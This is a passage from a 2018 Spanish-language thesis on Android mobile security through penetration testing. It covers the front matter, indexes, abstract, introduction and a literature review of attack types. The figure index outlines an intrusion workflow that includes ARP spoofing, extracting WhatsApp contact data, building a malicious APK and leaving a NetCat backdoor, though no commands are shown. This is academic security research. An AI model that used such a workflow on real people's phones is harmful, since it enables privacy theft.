

**UNIVERSIDAD NACIONAL DEL ALTIPLANO**  
**FACULTAD DE INGENIERÍA ESTADÍSTICA E INFORMÁTICA**  
**ESCUELA PROFESIONAL DE INGENIERÍA ESTADÍSTICA E INFORMÁTICA**



**SEGURIDAD INFORMÁTICA EN DISPOSITIVOS MÓVILES CON  
SISTEMAS OPERATIVOS ANDROID MEDIANTE PENTESTING**

**TESIS**

**PRESENTADA POR:**

**Bach. EDSON DENIS ZANABRIA TICONA**

**Bach. EDWIN CAYO MAMANI**

**PARA OPTAR EL TÍTULO PROFESIONAL DE:**

**INGENIERO ESTADÍSTICO E INFORMÁTICO**

**PUNO – PERÚ**

**2018**

UNIVERSIDAD NACIONAL DEL ALTIPLANO  
 FACULTAD DE INGENIERÍA ESTADÍSTICA E INFORMÁTICA  
 ESCUELA PROFESIONAL DE INGENIERÍA ESTADÍSTICA E INFORMÁTICA

SEGURIDAD INFORMÁTICA EN DISPOSITIVOS MÓVILES CON  
 SISTEMAS OPERATIVOS ANDROID MEDIANTE PENTESTING

TESIS PRESENTADA POR:

EDSON DENIS ZANABRIA TICONA




EDWIN CAYO MAMANI

PARA OPTAR EL TITULO PROFESIONAL DE:

INGENIERO ESTADÍSTICO E INFORMÁTICO



APROBADA POR EL JURADO REVISOR CONFORMADO POR:

- PRESIDENTE** :   
 M.Sc. ERNESTO NAYER TUMI FIGUEROA
- PRIMER MIEMBRO** :   
 M.Sc. ANGEL JAVIER QUISPE CARITA
- SEGUNDO MIEMBRO** :   
 Dr. JOSE PANFILO TITO LIPA
- DIRECTOR / ASESOR** :   
 M.Sc. FREDY HERIC VILLASANTE SARAVIA

Área : Informática  
 Tema : Seguridad Informática  
 Fecha de Sustentación : 13/04/2018

## DEDICATORIA

*A mi madre Leonarda Victoria, por ser el pilar fundamental en mi formación, por confiar en mí y apoyarme siempre en todo lo que me propongo. A mi padre Fidel por su esfuerzo y sabiduría. A mi abuela Asunta por su incondicional cariño y estar constantemente pendiente de mí. A mis hermanos Mabel, Omar y Gonzalo por motivarme siempre a ser perseverante y competitivo. A toda mi familia y aquellas personas que estuvieron siempre a mi lado apoyándome. A mis amigos y compañeros que en la vida universitaria fueron fuente de fortaleza, optimismo y superación.*

*Edson Denis.*

*Con Mucho Respeto y Cariño Dedico a mi Madre Zoela Mamani Apaza, y a mi padre Saturnino Hugo Cayo Bellido, por su sacrificio y apoyo incondicional en mi formación humana y profesional.*

*A mis Hermanos Rosalío, Diego, Dennis, Licet y Ronal. Por el aporte que cada uno de ellos hizo a mi persona, independientemente de cual haya sido Gracias.*

*A mis compañeros y amigos con los que forjamos una bonita amistad.*

*Edwin.*

## AGRADECIMIENTO

*A Dios por guiarnos y habernos permitido dar este paso tan importante en nuestras vidas. A la Universidad Nacional del Altiplano por ser el alma mater estudiantil y brindarnos la oportunidad de ser profesionales. A nuestros docentes de la Facultad de Ingeniería Estadística e Informática, por su entrega incondicional a la docencia y enseñarnos a amar nuestra profesión y las ciencias. A nuestro asesor y jurados de tesis por habernos guiado durante el desarrollo de esta investigación.*

## ÍNDICE GENERAL

<b>RESUMEN</b> .....	14
<b>ABSTRACT</b> .....	15
<b>CAPITULO I INTRODUCCIÓN</b> .....	16
1.1. Planteamiento de problema .....	17
1.2. Formulación del Problema .....	18
1.3. Hipótesis de la Investigación .....	18
1.4. Justificación de la Investigación .....	18
1.5. Objetivos de la Investigación .....	20
Objetivo General .....	20
Objetivos Específicos .....	20
<b>CAPÍTULO II REVISION DE LA LITERATURA</b> .....	21
2.1. Marco Teórico .....	21
2.1.1. Antecedentes de la Investigación .....	21
Tesis Locales .....	21
Tesis Nacionales .....	22
Tesis internacionales .....	23
2.1.2. Seguridad informática .....	23
2.1.3. Seguridad de la Información .....	24
2.1.4. Definición de Ethical Hacking .....	24
2.1.5. Tipos de ataque .....	25
2.1.6. Vulnerabilidades comunes en software .....	29
2.1.7. Ley de delitos informáticos .....	34
2.2. Marco Conceptual .....	37
2.2.1. Definición de Pentesting .....	37
2.2.2. Fases del Pentesting .....	38
<b>CAPITULO III MATERIALES Y METODOS</b> .....	44
3.1. Ubicación Geográfica del Estudio .....	44
3.2. Población y Muestra del Estudio .....	44
Población .....	44
3.3. Técnicas e instrumento de recolección de datos .....	45
3.3.1. Descripción de dispositivos Smartphones .....	46
3.4. Procedimiento de recolección de datos .....	47
3.4.1. Ejecución de Pentesting .....	47

3.4.2. Herramientas para Pentesting .....	47
3.5. Procesamiento y análisis de datos .....	49
3.5.1. Reconocimiento .....	49
3.5.1.1. Análisis de sistema operativo Android 6.0 Marshmellow .....	49
3.5.1.2. Análisis del Smartphone conectado al pc.....	49
3.5.1.3. Tipo de celular analizado.....	51
3.5.1.4. Escaneo .....	52
3.5.1.5. Explotación .....	61
3.5.1.6. Mantenimiento de acceso.....	73
<b>CAPITULO IV RESULTADOS Y DISCUSION.....</b>	<b>75</b>
4.1. Estado del arte del sistema operativo Android.....	75
4.1.1. Android.....	75
4.1.2. Reemplazo de Dalvik por ART.....	76
4.1.3. Evolución de las versiones del sistema operativo Android .....	76
4.1.4. Distribución actual de las versiones .....	78
4.2. El funcionamiento general del sistema operativo Android.....	79
4.2.1. Arquitectura del sistema Android .....	80
4.2.2. Seguridad, privacidad y vigilancia.....	81
4.2.3. Plataforma Android. ....	83
4.3. Información de ataques y vulnerabilidades .....	85
4.4. Políticas de seguridad para dispositivos Android .....	88
<b>CAPÍTULO V CONCLUSIONES.....</b>	<b>90</b>
<b>CAPÍTULO VI RECOMENDACIONES .....</b>	<b>91</b>
<b>CAPÍTULO VII REFERENCIAS BIBLIOGRAFÍAS .....</b>	<b>92</b>
<b>WEBGRAFIA.....</b>	<b>95</b>

## ÍNDICE DE FIGURAS

Figura N°1 Características del Smartphone LG G4 .....	51
Figura N°2 Conexión con el comando adb .....	51
Figura N°3 Conexión a la Shell adb.....	52
Figura N°4 Lista de procesos .....	52
Figura N°5 Datos de aplicaciones.....	53
Figura N°6 Archivos de instalación .....	54
Figura N°7 Directorio /data/system .....	54
Figura N°8 Lista de paquetes instalados .....	55
Figura N°9 Contenido de los paquetes .....	55
Figura N°10 Lista de aplicaciones en memoria actual .....	56
Figura N°11 Mac del dispositivo analizado .....	56
Figura N°12 Búsqueda de puertos abiertos en el dispositivo. ....	57
Figura N°13 Ataque spoofing.....	58
Figura N°14 Re direccionamiento del tráfico hacia la maquina atacante .....	58
Figura N°15 Análisis con Zenmap.....	59
Figura N°16 Análisis con OpenVas.....	59
Figura N°17 Reporte OpenVas.....	60
Figura N°18 Reporte detallado OpenVas.....	60
Figura N°19 Vulnerabilidad OpenVas.....	60
Figura N°20 Acceso a bases de datos de aplicaciones .....	62
Figura N°21 Extracción de datos de las bases de datos en Android .....	63
Figura N°22 Extracción de datos de las bases de datos en Android .....	64
Figura N°23 Lista de contactos de Whatsapp – tabla friends .....	64
Figura N°24 Esquema de permisos en Android.....	65
Figura N°25 Distribución de permisos entre usuarios .....	66
Figura N°26 Archivos. init localizados en el dispositivo .....	67
Figura N°27 Aplicaciones instaladas en el dispositivo .....	69
Figura N°28 Generación de una APK maliciosa .....	69
Figura N°29 Generación de APK para ataque .....	70
Figura N°30 Copiado de la APK en el Dispositivo .....	70
Figura N°31 Instalación de la APK en el dispositivo.....	71
Figura N°32 Acceso desde la máquina atacante.....	72
Figura N°33 Información desde el dispositivo a la maquina atacante .....	72

Figura N°34 Acceso a las funciones del dispositivo .....	73
Figura N°35 Dejando un Backdoor con NetCat.....	74
Figura N°36 Recuperando acceso mediante backdoor .....	74
Figura N°37 Distribución en porcentaje del uso de versiones de Android .....	78



**ÍNDICE DE TABLAS**

Tabla N°1 Porcentaje de versiones de Android más usados .....	45
Tabla N°2 Descripción de dispositivos Smartphones.....	46
Tabla N°3 Evolución de las versiones del sistema operativo Android. ....	77
Tabla N°4 Extracción archivos de paquetes.....	79
Tabla N°5 Linux Kernel en versiones de Android. ....	84
Tabla N°6 Extracción de archivos por medio del sdcard .....	85
Tabla N°7 Extracción de archivos de paquetes .....	85
Tabla N°8 Extracción de archivos de base de datos.....	86
Tabla N°9 Análisis de trafico.....	86
Tabla N°10 Prueba de penetración a dispositivo móvil.....	87
Tabla N°11 Análisis del archivo Android.manifest.xml.....	87

**ÍNDICE DE ACRÓNIMOS**

- AAC** : Advanced Audio Coding(Alta eficiencia).
- ADT** : Abstract Data Type (Tipo de dato abstracto).
- ADTA** : Android Development Tools (Herramientas de desarrollo de Android).
- AOSP** : Android Open Source Project (Proyecto de código abierto de Android).
- AMR** : Adaptive Multi-Rate (Multi-Tasa Adaptable).
- API** : Programming Interface (Interfaz de programación de aplicaciones).
- APK** : Android Application Package (Paquete de aplicaciones de Android).
- ARP** : Address Resolution Protocol (protocolo de resolucion de direccion).
- ART** : Android RunTime (tiempo de ejecución de Android).
- A2DP** : Advanced Audio Distribution Profile (Perfil de distribución de audio Avanzado).
- BMP** : Windows bitmap Picture (Mapa de bits de Windows).
- CDMA** : Code Division Multiple Access (Code Division Multiple Access).
- DO** : Data Only (Solo datos).
- DNS** : Domain Name System (sistema de nombres de dominio).
- DVM** : Dalvik virtual machine (dalvik máquina virtual).
- EDGE** : Enhanced Data Rates for GSM Evolution (Tarifas de Datos Realzadas para Evolución GSM)
- EMS** : Enhanced Message Service (Servicio de mensajes mejorado).
- EV** : Evolution Data (Evolución Datos).
- FCM** : Firebase Cloud Messaging (Mensajería en la nube de Firebase).
- GCHQ** : Cuartel General de Comunicaciones del Gobierno
- GCM** : Google Cloud Messaging (Mensajeria en la Nube de Google).

- GIF** : Graphics Interchange Format (formato de compresión de imagen limitado).
- GPRS** : General Packet Radio Service (servicio general de paquetes vía radio).
- GPS** : Global Positioning System (Sistema de Posicionamiento Global).
- GPU** : Graphics Processing Unit, (unidad de procesamiento de gráficos).
- GSM** : *Global System for Mobile (Sistema global para dispositivos móviles).*
- HE** : High Efficiency (Alta eficiencia).
- HDR** : High Dynamic Range (Alto rango dinámico).
- HSDPA** : High Speed Downlink Packet Access
- HSPA** : High Speed Packet Access (Acceso a paquetes de alta velocidad).
- HSPA+** : Evolved High-Speed Packet Access.
- HTC** : High Tech Computer (Computador de Alta Tecnología).
- HTML** : HyperText Markup Language (Lenguaje de Marcas de Hipertexto).
- HTTP** : Hypertext Transfer Protocol (Protocolo de Transferencia de Hipertexto).
- IDE** : Entornos Integrados de Desarrollo
- IDEN** : Integrated Digital Enhanced Network (Red mejorada digital integrada).
- IMAP** : Internet Message Access Protocol (Protocolo de acceso a mensajes de Internet).
- IMS** : Internet Media Services (Servicios de medios de Internet).
- iOS** : Sistema operativo móvil de la multinacional Apple Inc.
- ISO** : International Standard Organization (Organización Internacional de Normalización).

- JPEG** : Joint Photographic Experts Group (Grupo Conjunto de Expertos en Fotografía)
- J2ME** : Java Platform, Micro Edition.
- LTE** : **Long Term Evolution Advanced (Evolución a largo plazo avanzada).**
- MIDP** : Mobile Information Device profile (Perfil del dispositivo de información móvil).
- MMS** : Multimedia Message Service (Servicio de mensajes multimedia).
- MPEG** : Moving Picture Experts Group (Grupo de expertos en imágenes en movimiento).
- MTTM** : Man in the middle (Hombre en el medio).
- NCA** : National Security Agency (Agencia Nacional De Seguridad).
- NFC** : Near Field Comunication (Comunicación de campo cercano).
- NIST** : National Institute of Standards and Technology (El Instituto Nacional de Normas y Tecnología)
- NSA** : Agencia de Seguridad Nacional.
- OHA** : Open HANSET Alliance.
- OSSTM** : Open Source Security Testing Methodology (Metodología de prueba de seguridad de código abierto).
- OWASP** : Open Web Application Security Project (Proyecto de seguridad de aplicaciones web abiertas).
- POP** : Post Office Protocol (Protocolo de Oficina Postal).
- PNG** : Portable Network Graphics (Gráficos de red portátiles).
- RIM** : Research In Motion (Investigación en movimiento).
- RTMP** : Real Time Messaging Protocol (Protocolo de mensajería en tiempo real).
- RTP** : Real-time Transport (Transporte en tiempo real).

- RTSP** : Real Time Streaming Protocol (Protocolo de transmisión en tiempo real).
- TIFF** : Tagged Image File Format
- TLS** : Transport Layer Security (Transporte de seguridad de capa).
- SIM** : Subscriber identity module (módulo de identificación de suscripción).
- SCV** :Comma-separated values (Valores Separados por Comas).
- SKD** : Software Development Kit (kit de desarrollo de software).
- SMTP** : Simple Mail Transfer Protocol (Protocolo Simple de Transferencia de Correo).
- SMS** : Short Message Service (Servicio de mensajes cortos).
- SSL** : Secure Sockets Layer (Capa de sockets seguros).
- SQL** : Structured Query Language (lenguaje de consulta estructurada).
- UNAM** : Universidad Nacional Autónoma de México.
- UMTS** : Universal Mobile Telecommunications System (Sistema universal de telecomunicaciones móviles).
- VGA** : Video Graphics Array (Matriz de gráficos de video).
- WIFI** : Wireless Fidelity (inalámbrica).

## RESUMEN

La seguridad informática en dispositivos móviles con sistemas operativos Android se ha convertido en un asunto muy importante debido al incremento de ataques recibidos y las consecuencias que estos tienen. Los ataques vienen incentivados por la popularización de los dispositivos móviles, el aumento de información personal confidencial que almacenan y las operaciones realizadas a través de ellos, como por ejemplo operaciones bancarias, por lo tanto, se hace necesario conocer: cuáles son las vulnerabilidades que presentan los dispositivos móviles con sistema operativo Android. El presente trabajo de Investigación pretende determinar las vulnerabilidades en dispositivos móviles con el sistema operativo Android que permitan a los usuarios gestionar, administrar, monitorear de manera adecuada y responsable estos dispositivos. Dotándolos del conocimiento de las vulnerabilidades en cada versión de los dispositivos móviles y dándoles políticas de seguridad para que se puedan defender de estas vulnerabilidades. Como metodología usamos la prueba de penetración conocida como pentesting que se basa en un ataque a un sistema informático con la intención de encontrar las debilidades de seguridad y todo lo que podría tener acceso a ella, su funcionalidad y datos. Concluimos logrando realizar un estado del arte de la evolución del sistema operativo a través del desarrollo de sus distintas versiones, siendo estas enlistadas hasta la versión actual. También se logró comprender los factores de riesgo de que existen en el sistema operativo Android a partir de su funcionamiento y al analizar obtuvimos una lista de vulnerabilidades encontradas en las distintas versiones más usadas descritas en el análisis y procedimiento por lo que se debe tener precaución en el manejo de los datos y la información que se almacena en los dispositivos para evitar posibles daños y pérdida de la información. Finalmente logramos crear políticas de seguridad para contrarrestar los ataques a las vulnerabilidades y evitar que estas sean explotadas.

**Palabras Clave:** Sistema Operativo Android, Pentesting, Análisis de Vulnerabilidades, Seguridad Informática.

## ABSTRACT

Computer security in mobile devices with Android operating systems has become a very important issue due to the increase in attacks received and the consequences they have. Attacks are encouraged by the popularization of mobile devices, the increase of confidential personal information stored and the operations carried out through them, such as banking operations, therefore it is necessary to know: what are the vulnerabilities presented by the mobile devices with Android operating system. This research work aims to determine vulnerabilities in mobile devices with the Android operating system that allow users to manage, manage, monitor these devices in an appropriate and responsible manner. Giving them knowledge of vulnerabilities in each version of mobile devices and giving them security policies so they can defend against these vulnerabilities. As a methodology we use the penetration test known as pentesting that is based on an attack on a computer system with the intention of finding security weaknesses and everything that could have access to it, its functionality and data. We conclude achieving a state of the art of the evolution of the operating system through the development of its different versions, being listed up to the current version. It was also possible to understand the risk factors that exist in the Android operating system from its operation and when analyzing we obtained a list of vulnerabilities found in the different most used versions described in the analysis and procedure, so caution should be exercised in the handling of the data and the information that is stored in the devices to avoid possible damage and loss of information. Finally, we managed to create security policies to counteract attacks on vulnerabilities and prevent them from being exploited.

**Key words:** Android Operating System, Pentesting, Vulnerability Analysis, Information Security.

## CAPITULO I

### INTRODUCCIÓN

Según el último informe de comScore Inc. e IMS Internet Media Services (IMS) 9 de cada 10 personas conectadas a internet en el Perú tienen un smartphone, pues el 93% de los peruanos accede de sus dispositivos móviles. Las facilidades de adquisición y las utilidades que presentan estos dispositivos han hecho que mucha población adquiera cada vez más este tipo elementos, puesto que han revolucionado de manera representativa la manera de comunicarse, disminuyendo así las fronteras de la comunicación y aprovechando dicha tecnología para compartir ideas, mensajes, y todo tipo de información que se quiera intercambiar. El sistema operativo Android es el más usado en dispositivos móviles pues el 81% de dispositivos viene con este sistema operativo siendo el más popular entre otros sistemas. En cuanto a una compra por internet el 81% de las personas con dispositivos móviles con sistema operativo Android ha realizado al menos una vez una compra por este medio.

Se ha acrecentado los usuarios de telefonía móvil quienes aprovechan al máximo los servicios que prestan, leyendo el correo electrónico, descargando



aplicaciones o usando servicios de geo localización, entre otras. Pero a medida que avanza la tecnología igualmente surgen nuevos ataques a este tipo de dispositivos. En la actualidad los dispositivos móviles son más vulnerables en cuanto a la seguridad de información que ofrece siendo estos aprovechados por creadores de malware, ya que son en sí pequeños computadores, pero aún la gente no tiene conciencia de la capacidad de sus equipos y son muy pocos los fabricantes que han generado software antivirus para móviles.

### **1.1. Planteamiento de problema**

Se vive en un tiempo donde la tecnología ha aumentado de manera inimaginable, donde los dispositivos móviles tales como los PDAS, Smartphones, tabletas, computadores portátiles etc., se han convertido en una herramienta de uso necesario para las personas, ya que la gran cantidad de información que se maneja hace obligatorio utilizar estos dispositivos que agilizan muchas tareas, acortan la barrera de la comunicación, son portables, permiten la navegación por internet, juegos, acceso a correo electrónico, multimedia, creación de documentos, comunicaciones inalámbricas (wi-fi, bluetooth, gps), entre otras.

Según reportes del Groupe Speciale Mobile Association (2016) el 50% de la población mundial posee por lo menos un dispositivo móvil con acceso a Internet y se proyecta que este número crezca hasta un 70% para el 2020.

Con las anteriores cifras se puede afirmar que existe un gran crecimiento en la obtención de estos dispositivos asociado de igual manera a las vulnerabilidades relacionadas con los accesos por

elementos externos que pueden atacar la disponibilidad e integridad de la información, servicios y recursos que se encuentran en este tipo de dispositivos..

## **1.2. Formulación del Problema**

De acuerdo con lo expuesto anteriormente y examinando los riesgos a los que están expuestos este tipo de dispositivos se hace necesario conocer: ¿Cuáles son las vulnerabilidades que presentan los dispositivos móviles con sistema operativo Android?

## **1.3. Hipótesis de la Investigación**

Son vulnerables a ataques de penetración los dispositivos móviles con sistemas operativos Android.

## **1.4. Justificación de la Investigación**

Hoy en día los dispositivos móviles Android están al alcance del 90% de la población. Las facilidades de adquisición y las utilidades que presentan estos dispositivos han hecho que mucha población adquiera cada vez más este tipo de elementos, puesto que han revolucionado de manera representativa la manera de comunicarse, disminuyendo así las fronteras de la comunicación y aprovechando dicha tecnología para compartir ideas, mensajes, y todo tipo de información que se quiera intercambiar.

Se ha acrecentado los usuarios de telefonía móvil quienes aprovechan al máximo los servicios que se prestan, leyendo el correo

electrónico, descargando aplicaciones o usando servicios de geo localización, entre otras.

Pero a medida que avanza la tecnología igualmente surgen nuevos ataques a este tipo de dispositivos. En la actualidad los dispositivos móviles son más vulnerables para ser atacados por creadores de malware, ya que son en sí pequeños computadores, pero aún la gente no tienen conciencia de que sus equipos pueden ser atacados y son muy pocos los fabricantes que han generado software antivirus para móviles, además el número de plataformas existentes para móviles es demasiado diverso (Android de Google, Windows Mobile, Symbian de Nokia, BlackBerry, iPhone IOS, etc.), haciendo una gran variedad dispuesta para que cualquier atacante pueda alterar estos sistemas. El uso de estas tecnologías sitúa a los dispositivos móviles como uno de los productos potencialmente deseados por los atacantes para efectuar las ciberamenazas. Las personas que utilizan este tipo de dispositivos no son conscientes de que si no se toman las medidas necesarias para proteger su información tarde o temprano serán blanco de uno de los tantos ataques que diariamente se producen con el objetivo de dañar, alterar o robar información.

## 1.5. Objetivos de la Investigación

### Objetivo General

Determinar las vulnerabilidades en dispositivos móviles con el sistema operativo Android.

### Objetivos Específicos

- Realizar un estado del arte del sistema operativo Android, identificando las mejoras realizadas entre cada versión.
- Comprender el funcionamiento general del sistema operativo Android y reconocer los factores de riesgo que existen en este sistema.
- Realizar un pentesting a dispositivos con sistema operativo Android en sus distintas versiones para obtener información de vulnerabilidades.
- Crear políticas de seguridad preventivas que ayuden al usuario a tener un mejor resguardo de la seguridad de sus datos.

## CAPÍTULO II

### REVISION DE LA LITERATURA

#### 2.1. Marco Teórico

##### 2.1.1. Antecedentes de la Investigación

###### Tesis Locales

(Huanca, 2014). El Sistema de Seguridad es una aplicación indispensable para proteger la integridad lógica de los datos almacenados en un Datawarehouse o sistema de base de datos cliente servidor común, el cual podría generalizarse a todas las entidades públicas y privadas que hacen uso de los las base de datos en sus sistemas informáticos, siendo hoy en día una preocupación de todos la seguridad e integridad de la información, más aun a medida que las tecnologías de información avanzan el uso de aplicaciones de seguridad es cada vez más requerido, debido a que con la globalización de la información los temas de seguridad y su aplicación es indispensable.

(Humpiri, 2015). Concluye. Se debe concientizar a las

organizaciones de las implicaciones y de los alcances que tienen los ataques de inyección SQL. Cuando se conoce y se evalúan los daños que pueden hacer, se decide actuar para combatir y protegerse ante este tipo de intrusiones.

Las aplicaciones no se deben diseñar solo para cumplir un objetivo sino que a la vez se deben diseñar de tal manera que no se comprometa la seguridad de la información en la organización. Si una aplicación está en fase de ejecución no se debe dejar de lado las medidas para evaluar y clasificar los riesgos presentes, para así protegerla de las inyecciones SQL. Esta metodología es aplicable para diferentes lenguajes de programación y sistemas gestores de bases de datos.

### **Tesis Nacionales**

(Condori A, 2012). Concluye. Se desarrolló el Modelo de Evaluación de Factores Críticos de Éxito en la Implementación de Seguridad de Sistemas de Información para determinar su influencia en la intención del usuario, con nueve factores y tres dimensiones, adecuadamente sustentadas, tomando como base la teoría del comportamiento planificado (TPB).

(Novoa Mena, 2016). El presente proyecto se muestra que la orientación a la innovación tecnológica es importante, ya que es un elemento vital en el desarrollo de la pyme para hacer frente a la fuerte competencia. Así como también se demuestra que una estrategia administrativa para operar el negocio y dirigir sus operaciones apoyándose en herramientas tecnológicas hace crecer al negocio.

## Tesis internacionales

(Zamboni, 1995). Concluye. Al respecto de la seguridad en Unix, es difícil hablar de “haber terminado el trabajo”. La tecnología avanza constantemente, y prácticamente todos los días aparecen nuevos sistemas, nuevos productos, nuevos protocolos, nuevos servicios de red. Y acompañándolos, aparecen nuevos problemas de seguridad. Es por esto que el trabajo de un equipo de seguridad no termina, simplemente evoluciona.

En cuanto a este proyecto, se ha logrado “arrancar el juego”: la seguridad, que antes era tema complicado para muchos administradores y usuarios de sistemas Unix en la UNAM, ahora tiene un lugar en los planes y acciones de muchos de ellos. En GASU se ha logrado promover la cultura de la seguridad en muchos.

(Mejia Pacheco, 2016). En Conclusión, el sistema web permite Administrar y gestionar la información de los proyectos de investigación, de tal forma que tanto estudiantes, como directores de proyecto y directivos del departamento, puedan tener datos actualizados, precisos y detallados, de los avances de esta investigación.

### 2.1.2. Seguridad informática

Es el área relacionada con la informática y la telemática que se enfoca en la protección de la infraestructura computacional y todo lo relacionado con esta y, especialmente, la información contenida en una computadora o circulante a través de las redes de computadoras. Para

ello existen una serie de estándares, protocolos, métodos, reglas, herramientas y leyes concebidas para minimizar los posibles riesgos a la infraestructura o a la información. La ciberseguridad comprende software (bases de datos, metadatos, archivos), hardware, redes de computadoras y todo lo que la organización valore y signifique un riesgo si esta información confidencial llega a manos de otras personas, convirtiéndose, por ejemplo, en información privilegiada.

### **2.1.3. Seguridad de la Información**

Es el conjunto de medidas preventivas y reactivas de las organizaciones y de los sistemas tecnológicos que permiten resguardar y proteger la información buscando mantener la confidencialidad, la disponibilidad e integridad de datos y de la misma.

### **2.1.4. Definición de Ethical Hacking**

La ética hacker es un conjunto de principios morales y filosóficos surgidos de, y aplicados a, las comunidades virtuales de hackers, aunque no son exclusivas de éste ámbito, ya que muchos de sus valores pueden aplicarse fuera del ámbito de la informática y al acto de hackear.

Aplicaremos un nuevo compuesto de palabras, Ethical Hacker (hacker ético), a los profesionales de la seguridad de la información que utilizan sus conocimientos de hacking con fines defensivos. Y si bien es cierto que los malos también se defienden, esa discusión queda sobre el tapete para ser juzgada con la escala de valores de cada uno. La función del Ethical Hacker será, por ende, determinar lo que un intruso puede



hacer sobre un sistema y la información, y velar por su protección.

### **2.1.5. Tipos de ataque**

Como es de suponer, no todos los ataques son de la misma naturaleza. De hecho, en este caso, nos referiremos solamente a una clasificación particular desde el punto de vista técnico.

#### **2.1.5.1. Ataques al sistema operativo**

Los ataques al sistema operativo constituyen un clásico de la seguridad. Desde esta perspectiva, la búsqueda de fallas se realizará en lo concerniente al propio sistema base de todo el resto del software, de tal forma que muchas veces, independientemente de lo que se encuentre por encima, se podrá explotar y tomar control del sistema en el caso que sea vulnerable. En última instancia, éste es el objetivo máximo al que aspira un atacante. Así, tendremos dos líneas principales, que por supuesto serán los sistemas del tipo Windows y los sistemas del tipo Linux y derivados de UNIX. En el caso de los primeros, desde su origen fueron objeto de ataque dada su masificación y la relativa simplicidad con que se pudo acceder históricamente al núcleo del sistema, incluso sin contar con su código fuente. Para el caso de Linux, la situación es tal vez peor, ya que al poseer el código fuente es posible detectar problemas también a nivel de código. Pese a lo que se cree, la estadística de cantidad de vulnerabilidades de Windows no supera anualmente la de Linux, muchas veces, más bien la diferencia ha sido la velocidad con la que aparecían las soluciones en cada caso, con Linux en la delantera. Un error en el sistema base, por tanto, hace que todo el resto tiemble. Si imaginamos

por un momento un error en una librería del sistema (cualquiera sea el sistema operativo) que es utilizada por incontables aplicaciones, este fallo radical afecta directamente a todo programa que haga uso de dicha librería. He aquí la gravedad de la situación. Los ataques al sistema operativo también incluyen las implementaciones que éste realiza de las distintas tecnologías, lo cual puede incluir librerías (que deberíamos llamar bibliotecas en rigor de verdad). Por ejemplo, podría ser que un sistema tenga un fallo en la implementación de cierta tecnología de cifrado, lo cual haga que el cifrado sea débil, sin que se trate de un problema en el propio algoritmo de cifrado ni en la aplicación que lo utilice. Estos ataques, que podrán ser locales o remotos, serán entonces una pieza clave en la búsqueda de errores para el intento de acceso a un sistema o red.

#### **2.1.5.2. Ataques a las aplicaciones**

Aquí, la variedad es mayor. Existen miles y miles de piezas de software y programas de todo tipo y tamaño, disponibles en el mundo. Por supuesto, entre tantos millones de líneas de código, se producen necesariamente errores. Para los ataques a las aplicaciones, también se tendrá en cuenta lo masivo del uso. Esto implica que un programa manejado por millones de personas para leer archivos del tipo PDF será mejor objetivo que uno que usan unos pocos para editar cierto tipo de archivos específicos de un formato menos conocido y utilizado. Las aplicaciones amplían, entonces, la superficie de ataque de un sistema, por lo que se recomienda siempre evitar la instalación de aplicaciones que

no se requieran, y seguir el principio de seguridad que sugiere el minimalismo.

La idea de atacar la implementación de algo en lugar del software en sí mismo, también aplica para este caso. Muchos son los programas que realizan las mismas funciones, solo que algunos podrían hacerlo de forma tal que pudieran encontrarse fallos en dicha operatoria, y se comprometiera así el software, y con éste el sistema completo. Justamente ésta es otra de las problemáticas. De acuerdo con los privilegios con los cuales se ejecute un cierto programa, si es comprometido podría afectar de forma directa al sistema, ya que se utilizaría el mismo nivel de permisos para atacarlo desde adentro, y tal vez hasta escalar privilegios para llegar al máximo nivel.

### **2.1.5.3. Errores en configuraciones**

El caso de las configuraciones, ya sean del sistema operativo o de las aplicaciones, también constituyen un punto sensible, dado que por más seguro que sea un software, una mala configuración puede tornarlo tan maleable como un papel. Pensemos en un ejemplo muy elemental como sería un antivirus: la configuración deficiente podría hacer que cumpla de manera poco efectiva su función y provoque que una buena herramienta termine por traducirse en una mala solución, por ende, en una brecha de seguridad. Aquí reside el peligro, ni siquiera las herramientas de protección y seguridad son fiables en sí mismas solo por su función. Esto podría producir algo muy grave pero normal, que es una falsa sensación de seguridad, tal vez el peor de nuestros males.

Un atacante aprovechará las configuraciones estándares de muchas aplicaciones, equipos informáticos, dispositivos de red, etcétera para utilizarlos como vía de entrada. Por ejemplo, si un programa se instala con ciertas credenciales de acceso por defecto y éstas no son modificadas, cualquiera que quiera acceder y las conozca puede hacerlo. Podríamos decir que gran parte de los problemas que se encuentran en el mundo de los sistemas se debe a errores en las configuraciones. Un sistema bien configurado es mucho menos susceptible de ser vulnerado que uno que no lo está.

#### **2.1.5.4. Errores en protocolos**

Otro gran problema al que podemos enfrentarnos es que se encuentren errores en protocolos. Esto implica que, sin importar la implementación, el sistema operativo, ni la configuración, algo que se componga de dicho protocolo podrá ser afectado. El ejemplo más clásico de todos es tal vez el del Transmission Control Protocol/ Internet Protocol (TCP/IP), una suite de protocolos tan efectiva y flexible, que, luego de más de tres décadas de existencia aún perdura y continúa siendo usada. El problema aquí es que, en su momento, a principios de los años 70, su diseño no obedecía a aspectos de seguridad, por determinados motivos propios de su objetivo de utilización, y con toda razón. En lo sucesivo, su uso se extendió a tal punto que comenzó a ser implementado de maneras que el propio esquema permitía, pero para fines que no había sido pensado inicialmente y transformándose, entonces, en una verdadera arma de doble filo. De todas maneras, este es solo un ejemplo, pero no

constituye un verdadero error ya que, como se dijo, su diseño es altamente efectivo, a tal punto que el modelo de referencia Open System Interconnection (OSI) se basó en él. Dado que existen centenares de protocolos, mayormente para ser utilizados en redes de telecomunicaciones, hay a la vez muchas posibilidades de encontrar fallos.

El problema más grave es que un error en el diseño de un protocolo implica situaciones potencialmente incorregibles, y deben realizarse modificaciones a distintos niveles para lograr resolverlo, incluso, a veces, su variación total o parcial, o su reemplazo por otro más seguro. Dentro de esta rama de errores, también incluimos los protocolos y algoritmos criptográficos, que, como veremos, tienen un alto nivel de complejidad y pueden producir huecos de seguridad realmente muy grandes, dada la función justamente de protección para la que son utilizados.

#### **2.1.6. Vulnerabilidades comunes en software**

A continuación, se enlistan y explican algunas vulnerabilidades comunes encontradas en los sistemas informáticos que pueden llegar a afectar, y en algunos casos han afectado a Android, como a cualquier sistema operativo moderno.

##### **2.1.6.1. Desbordamiento de buffer**

Sucede cuando un programa no valida el tamaño de los datos de entrada y al superar el tamaño en memoria reservado para ellos, se

sobre-escribe la dirección de memoria que el procesador utiliza para ejecutar la próxima instrucción del programa, permitiendo a un atacante tomar el control del flujo del mismo y ejecutar código arbitrario.

